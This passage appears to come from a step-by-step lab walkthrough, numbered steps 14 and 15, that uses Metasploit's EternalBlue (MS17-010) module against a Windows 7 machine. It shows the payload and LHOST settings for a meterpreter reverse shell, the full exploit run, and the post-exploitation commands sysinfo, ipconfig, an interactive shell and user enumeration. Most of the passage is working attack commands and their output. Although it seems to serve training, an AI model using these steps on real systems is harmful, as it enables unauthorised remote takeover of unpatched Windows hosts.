
```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.100.102
LHOST ⇒ 192.168.100.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

STEP 14: Using the 'exploit' command to gain access to the command prompt of the victim machine (Here Win 7).




```
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.100.102
LHOST ⇒ 192.168.100.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.100.102:4444
[*] 192.168.100.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.104:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.100.104:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.104:445 - The target is vulnerable.
[*] 192.168.100.104:445 - Connecting to target for exploitation.
[+] 192.168.100.104:445 - Connection established for exploitation.
[+] 192.168.100.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.104:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.100.104:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.100.104:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.100.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.104:445 - Starting non-paged pool grooming
[+] 192.168.100.104:445 - Sending SMBv2 buffers
[+] 192.168.100.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.104:445 - Sending final SMBv2 buffers.
[*] 192.168.100.104:445 - Sending last fragment of exploit packet!
[*] 192.168.100.104:445 - Receiving response from exploit packet
[+] 192.168.100.104:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.100.104:445 - Sending egg to corrupted connection.
[*] 192.168.100.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.100.104
[*] Meterpreter session 1 opened (192.168.100.102:4444 → 192.168.100.104:49159) at 2024-01-16 06:20:51 -0600
[+] 192.168.100.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```


STEP 15: Getting command over Win 7 and accessing it.(using 'ipconfig' & 'sysinfo' commands to get the system details and also getting command over the shell).



```
[+] 192.168.100.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Virtual Machine Bus Network Adapter
Hardware MAC : 00:15:5d:00:04:0b
MTU          : 1500
IPv4 Address : 192.168.100.104
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::49d4:ebb1:fe5b:e196
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:6468
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```



```
meterpreter > sysinfo
Computer        : LABUSER-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > 
```



```
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > cd..
[-] Unknown command: cd..
meterpreter > pwd
C:\Windows\system32
meterpreter > shell
Process 976 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd..
cd..

C:\Windows>cd..
cd..

C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    labuser
The command completed with one or more errors.

C:\>
```